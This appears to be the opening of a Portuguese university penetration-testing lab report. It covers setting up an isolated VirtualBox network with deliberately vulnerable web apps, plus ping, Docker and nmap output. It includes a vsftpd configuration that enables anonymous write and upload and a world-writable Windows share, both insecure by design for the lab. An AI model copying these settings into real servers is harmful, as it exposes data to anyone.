

# **Licenciatura em Segurança Informática e Redes de Computadores**

Unidade Curricular “Testes de Penetração e Hacking Ético”

Ano letivo 2025/2026

## **Trabalho prático I**

Realizado por *David Alves*, número de aluno 8240231

Docentes da UC:

*João Paulo Ferreira de Magalhães*

*Alfredo José Gandra de Sousa França*

20 de novembro de 2025

# Índice

|                                                             |    |
|-------------------------------------------------------------|----|
| Índice de figuras.....                                      | 3  |
| Introdução.....                                             | 5  |
| Parte 1.....                                                | 6  |
| Montagem do cenário .....                                   | 6  |
| Demonstração de funcionamento.....                          | 10 |
| Listagem dos serviços presentes na rede .....               | 14 |
| Identificação de vulnerabilidades .....                     | 15 |
| DVWA.....                                                   | 15 |
| OWASP Juice Shop .....                                      | 19 |
| WebGoat .....                                               | 23 |
| Identificação de serviços HTTP .....                        | 28 |
| Identificação do serviço SMB.....                           | 30 |
| Parte 2.....                                                | 31 |
| Reajuste do cenário .....                                   | 31 |
| Demonstração de funcionamento.....                          | 37 |
| Listagem de serviços no ambiente .....                      | 39 |
| Implementação do <i>Snort</i> .....                         | 40 |
| Fase 1.....                                                 | 41 |
| Fase 2.....                                                 | 43 |
| Vantagens de ter um <i>IPS</i> .....                        | 45 |
| Parte 3.....                                                | 46 |
| Método 1 .....                                              | 46 |
| Método 2.....                                               | 48 |
| Parte 4.....                                                | 51 |
| <i>Framework 1: OWASP Top 10 for LLM Applications</i> ..... | 51 |
| Objetivos e âmbito .....                                    | 51 |
| O que oferece a um <i>pentester</i> .....                   | 51 |
| Vantagens e lacunas.....                                    | 51 |
| <i>Framework 2: NIST AI Risk Management Framework</i> ..... | 51 |
| Objetivos e âmbito .....                                    | 51 |
| O que oferece a um <i>Pentester</i> .....                   | 52 |

|                                                 |    |
|-------------------------------------------------|----|
| Vantagens e lacunas.....                        | 52 |
| Ferramentas para testes de segurança de IA..... | 52 |
| <i>Garak</i> .....                              | 52 |
| <i>Adversarial Robustness Toolbox</i> .....     | 52 |
| Bibliografia .....                              | 53 |

## Índice de figuras

|                                                                             |    |
|-----------------------------------------------------------------------------|----|
| Figura 1 - IPs das máquinas virtuais .....                                  | 6  |
| Figura 2 - Configuração da rede .....                                       | 7  |
| Figura 3 - Instalação do Docker .....                                       | 7  |
| Figura 4 - Permissões da pasta partilhada .....                             | 8  |
| Figura 5 - Configuração do VSFTPD .....                                     | 9  |
| Figura 6 - Página inicial do DVWA.....                                      | 11 |
| Figura 7 - Página inicial do OWASP Juice Shop .....                         | 12 |
| Figura 8 - Página inicial do WebGoat .....                                  | 12 |
| Figura 9 - Ficheiro aberto em duas máquinas .....                           | 13 |
| Figura 10 - Envio do ficheiro por FTP .....                                 | 13 |
| Figura 11 - Níveis de dificuldade do DVWA .....                             | 15 |
| Figura 12 - Ataque de SQL injection no DVWA.....                            | 16 |
| Figura 13 - Hashes das palavras passes dos utilizadores .....               | 17 |
| Figura 14 - Palavras passes dos utilizadores descobertas.....               | 17 |
| Figura 15 - Página do ataque de XSS.....                                    | 18 |
| Figura 16 - Resultado do ataque de XSS .....                                | 18 |
| Figura 17 - Ataque de SQL injection na página de início de sessão .....     | 19 |
| Figura 18 - Conta do administrador .....                                    | 19 |
| Figura 19 - Primeiro desafio concluído .....                                | 20 |
| Figura 20 - Definições de Proxy .....                                       | 20 |
| Figura 21 - Aquisição de informações com o Burp Suite .....                 | 21 |
| Figura 22 - Manipulação de dados com o Burp Suite .....                     | 22 |
| Figura 23 - Segundo desafio concluído.....                                  | 22 |
| Figura 24 - Flag vazia.....                                                 | 23 |
| Figura 25 - Análise do código da página.....                                | 23 |
| Figura 26 - Modificação do código html.....                                 | 24 |
| Figura 27 - Réplica do botão da página.....                                 | 24 |
| Figura 28 - Página de início de sessão .....                                | 24 |
| Figura 29 - Flag do desafio.....                                            | 25 |
| Figura 30 - Desafio resolvido .....                                         | 25 |
| Figura 31 - Encaminhamento do pacote para o repeater .....                  | 26 |
| Figura 32 - Análise dos dados com o Burp Suite .....                        | 27 |
| Figura 33 - Desafio respondido .....                                        | 27 |
| Figura 34 - Configuração das placas de rede virtuais.....                   | 31 |
| Figura 35 - Atribuição das interfaces ao pfSense.....                       | 31 |
| Figura 36 - Regras de encaminhamento .....                                  | 32 |
| Figura 37 - Correspondência entre as interfaces e os IPs de cada rede ..... | 32 |
| Figura 38 - Configuração do DHCP para a interface "WINDOWS" .....           | 33 |
| Figura 39 - Configuração do nome na rede para o servidor.....               | 33 |

|                                                                            |    |
|----------------------------------------------------------------------------|----|
| Figura 40 - Configuração das interfaces com acesso ao DNS local.....       | 33 |
| Figura 41 - Regras da WAN .....                                            | 34 |
| Figura 42 - Aliases das portas .....                                       | 34 |
| Figura 43 - Aliases dos IPs .....                                          | 34 |
| Figura 44 - Regras da interface "KALI".....                                | 35 |
| Figura 45 - Regras da interface "WINDOWS" .....                            | 35 |
| Figura 46 - Configuração da agenda para as atualizações do servidor .....  | 36 |
| Figura 47 - Regras da interface "UBUNTU" .....                             | 36 |
| Figura 48 - Automação das atualizações com o crontab .....                 | 36 |
| Figura 49 - Interface do pfSense .....                                     | 37 |
| Figura 50 - Acessos ao servidor a partir do Kali Linux.....                | 37 |
| Figura 51 - Acessos ao servidor a partir do Windows .....                  | 38 |
| Figura 52 - Acesso do servidor à internet .....                            | 38 |
| Figura 53 - Listagem dos serviços Web em diferentes máquinas .....         | 39 |
| Figura 54 - Implementação do Snort no pfSense.....                         | 40 |
| Figura 55 - Configuração das regras no Snort.....                          | 40 |
| Figura 56 - Interface de funcionamento do Snort.....                       | 40 |
| Figura 57 - Adição de regras manuais ao Snort.....                         | 41 |
| Figura 58 - Registo de alertas do Snort .....                              | 42 |
| Figura 59 - Configuração do modo IPS.....                                  | 43 |
| Figura 60 - Alteração das regras manuais no Snort .....                    | 43 |
| Figura 61 - Erro de incompatibilidade com as placas de rede virtuais ..... | 43 |
| Figura 62 - Alteração das placas de rede virtuais.....                     | 44 |
| Figura 63 - Registo de bloqueios do Snort.....                             | 44 |
| Figura 64 - Painel inicial do Autopsy .....                                | 46 |
| Figura 65 - Extração das hashes do ficheiro "shadow" .....                 | 47 |
| Figura 66 - Palavras passe dos utilizadores descobertas .....              | 47 |
| Figura 67 - Flags descobertas .....                                        | 47 |
| Figura 68 - Análise das portas abertas com o NMAP .....                    | 48 |
| Figura 69 - Análise mais detalhada das portas abertas com o NMAP .....     | 48 |
| Figura 70 - Consola com o Telnet .....                                     | 48 |
| Figura 71 - Consola com o NCAT.....                                        | 49 |
| Figura 72 - Permissões administrativas do utilizador "student" .....       | 49 |
| Figura 73 - Erro na execução do "find" .....                               | 49 |
| Figura 74 - Execução do script Python para invocar a bash .....            | 50 |
| Figura 75 - Descoberta das flags.....                                      | 50 |

## Introdução

O presente trabalho foi desenvolvido no âmbito da unidade curricular “Testes de Penetração e Hacking Ético”, da licenciatura de Segurança Informática em Redes de Computadores.

O objetivo é que os alunos tenham a capacidade de compreender os elementos de segurança e os conceitos de hacking ético.

O trabalho está dividido em quatro partes.

Na primeira parte é proposta a montagem de um cenário virtual usando o software *VirtualBox*, de forma a simular várias máquinas num ambiente de testes controlado. Uma das máquinas contém software com vulnerabilidades criadas propositadamente.

A parte dois consiste em melhorar o cenário anterior, adicionando uma firewall integrada com um sistema *IDS*, que é posteriormente alterado para *IPS*.

A terceira parte é um desafio em que os estudantes devem conseguir acesso privilegiado a uma determinada máquina e capturar quatro *flags*.

Finalmente, na última parte do trabalho, são escolhidas e estudadas duas determinadas *frameworks*, que são mencionadas no enunciado, e descrevem-se as suas particularidades. São ainda investigadas duas ferramentas de teste à segurança da Inteligência Artificial.

# Parte 1

## Montagem do cenário

Preparou-se o cenário de acordo com o pedido do enunciado. Uma máquina com o *Windows 10*, uma com o *Kali Linux*, e outra com o *Ubuntu Server*, que por sua vez continha os softwares *DVWA*, *OWASP Juice Shop*, e *WebGoat* a correr através do *Docker*.

As três máquinas estão ligadas através do adaptador *Host-Only* do *VirtualBox* [1], que cria uma rede virtual, sem acesso à internet nem à rede física onde está a máquina hospedeira.




Figura 1 - IPs das máquinas virtuais

A rede virtual é configurada no submenu “Network Manager” do *VirtualBox*. O servidor *DHCP* ficou desativado, uma vez que as máquinas estão configuradas com *IP* estático.

Adaptador

DHCP Server

☐ Configurar Adaptador Automaticamente
 ☒ Configurar Adaptador Manualmente

IPv4 Address: 10.20.50.0

IPv4 Network Mask: 255.255.255.0

IPv6 Address: fe80::549c:a8bd:4065:b061

IPv6 Prefix Length: 64

Figura 2 - Configuração da rede

O Docker foi instalado durante a configuração inicial do *Ubuntu Server*.




Figura 3 - Instalação do Docker

Os serviços mencionados foram instalados, recorrendo à documentação oficial de cada um, e abrindo a respetiva porta pedida no enunciado. [2], [3], [4]

No *Windows 10* criou-se uma pasta partilhada para todos os utilizadores, com permissões de leitura e escrita.




Figura 4 - Permissões da pasta partilhada

No *Ubuntu Server* configurou-se um servidor *FTP*, também com escrita e leitura para qualquer um, recorrendo ao *VSFTPD* [5]. Para isso foi necessário realizar algumas alterações no ficheiro de configuração.

```
GNU nano 7.2 /etc/vsftpd.conf *
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=NO
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (:::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
anon_mkdir_write_enable=YES
#
# Activate directory messages - messages given to remote users when they
# go into a certain directory.

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-E Redo
```

Figura 5 - Configuração do VSFTPD

## Demonstração de funcionamento

É possível comunicar com as três máquinas através do protocolo *ICMP*, o que comprova que a rede está a funcionar.

```
PS C:\Users\david> ping 10.20.50.3

Pinging 10.20.50.3 with 32 bytes of data:

Reply from 10.20.50.3: bytes=32 time=1ms TTL=64
Reply from 10.20.50.3: bytes=32 time<1ms TTL=64
Reply from 10.20.50.3: bytes=32 time=1ms TTL=64

Ping statistics for 10.20.50.3:

    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

PS C:\Users\david> ping 10.20.50.2

Pinging 10.20.50.2 with 32 bytes of data:

Reply from 10.20.50.2: bytes=32 time=2ms TTL=128
Reply from 10.20.50.2: bytes=32 time<1ms TTL=128
Reply from 10.20.50.2: bytes=32 time=1ms TTL=128

Ping statistics for 10.20.50.2:

    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 2ms, Average = 1ms

PS C:\Users\david> ping 10.20.50.5

Pinging 10.20.50.5 with 32 bytes of data:

Reply from 10.20.50.5: bytes=32 time=1ms TTL=64
Reply from 10.20.50.5: bytes=32 time<1ms TTL=64
Reply from 10.20.50.5: bytes=32 time<1ms TTL=64

Ping statistics for 10.20.50.5:

    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

No *Ubuntu Server* verificam-se os serviços a correrem em cima do *Docker*.

| CONTAINER ID              | IMAGE                 | COMMAND                                             | CREATED    |
|---------------------------|-----------------------|-----------------------------------------------------|------------|
| STATUS                    |                       | PORTS                                               |            |
| NAMES                     |                       |                                                     |            |
| 1118addc353d              | bkimminich/juice-shop | "/nodejs/bin/node /j..."                            | 9 days ago |
| Up 16 minutes             |                       | 0.0.0.0:8082->3000/tcp, [::]:8082->3000/tcp         |            |
| cranky_satoshi            |                       |                                                     |            |
| 86bdfb2637f7              | vulnerables/web-dvwa  | "/main.sh"                                          | 9 days ago |
| Up 16 minutes             |                       | 0.0.0.0:8081->80/tcp, [::]:8081->80/tcp             |            |
| peaceful_pare             |                       |                                                     |            |
| 600887c8759a              | webgoat/webgoat       | "java -Duser.home=/h..."                            | 9 days ago |
| Up 16 minutes (unhealthy) |                       | 127.0.0.1:9090->9090/tcp, 10.20.50.3:8083->8080/tcp |            |
| heuristic_lewin           |                       |                                                     |            |

Neste ponto já é possível aceder a cada um deles. Para isso insere-se no browser o IP do *Ubuntu Server* seguido da porta correspondente ao serviço pretendido (10.20.50.3:808\*).




Figura 6 - Página inicial do DVWA




Figura 7 - Página inicial do OWASP Juice Shop




Figura 8 - Página inicial do WebGoat

A pasta partilhada pelo *Windows 10* está acessível a qualquer utilizador, desde que criado na máquina local. É possível criar, editar, apagar, e ler seja qual for o ficheiro dentro do diretório.




Figura 9 - Ficheiro aberto em duas máquinas

Já no servidor *FTP*, que tem também todas as permissões para qualquer um aceder, enviou-se o ficheiro que estava na pasta partilhada do *Windows 10* diretamente para o *Ubuntu Server*.




Figura 10 - Envio do ficheiro por FTP

## Listagem dos serviços presentes na rede

Para se analisarem os serviços que estão a correr numa determinada rede, o *NMAP* [6] é uma excelente ferramenta. Com o argumento **-sV** (*Service and Version Detection*), o programa além de verificar se apenas determinada porta está aberta, tenta também descobrir o serviço que nela corre.

```
PS C:\Users\david> nmap -sV 10.20.50.2-3

Starting Nmap 7.97 ( https://nmap.org ) at 2025-10-26 16:31 +0000

Nmap scan report for 10.20.50.2

Host is up (0.00082s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
MAC Address: 08:00:27:40:F1:EE (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.20.50.3

Host is up (0.00091s latency).

Not shown: 994 filtered tcp ports (no-response)

